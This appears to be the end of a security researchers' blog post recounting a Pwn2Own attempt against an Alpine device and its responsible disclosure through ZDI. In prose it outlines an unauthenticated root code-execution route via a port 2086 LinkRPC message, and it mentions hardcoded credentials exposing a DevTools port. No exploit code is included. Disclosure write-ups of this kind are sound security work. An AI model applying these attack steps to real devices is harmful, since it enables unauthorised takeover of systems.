By connecting directly to port 2086, registering as a new peer, and sending a single LinkRPC message with func_id = 0x12345678, we achieve unauthenticated remote code execution as root. With this, we completely avoid the first stage of abusing the hardcoded credentials to expose the internal Chrome DevTools protocol port. This is now a much cleaner exploit with a lower risk for running into a collision.
At Pwn2Own, the draw that determines the order of attempts against each target takes place the day before the competition starts. While enjoying a pretty great view, we waited to find out when our Alpine attempt would be up.

We were drawn second, which initially felt unlucky. If the first team succeeds, the bounty for everyone after them is immediately reduced by 50%. Still, with 14 entries targeting the Alpine, being near the front of the queue was not a bad outcome.
The next day, it was finally time to demonstrate our exploit. Since there were too many attempts to run them all on stage, the Alpine attempts were handled in a back room instead.
Our exploit succeeded within seconds.

After disclosing our findings, we were relieved to learn that our bug did not collide with the previous team’s submission. That meant our vulnerability was unique, earning us a $10,000 bounty.
Stay tuned for our second blog post, where we will cover our attempt against the Grizzl-E EV charger.
Advisory
The advisory has been published by ZDI https://www.zerodayinitiative.com/advisories/ZDI-26-824/
Leave a Reply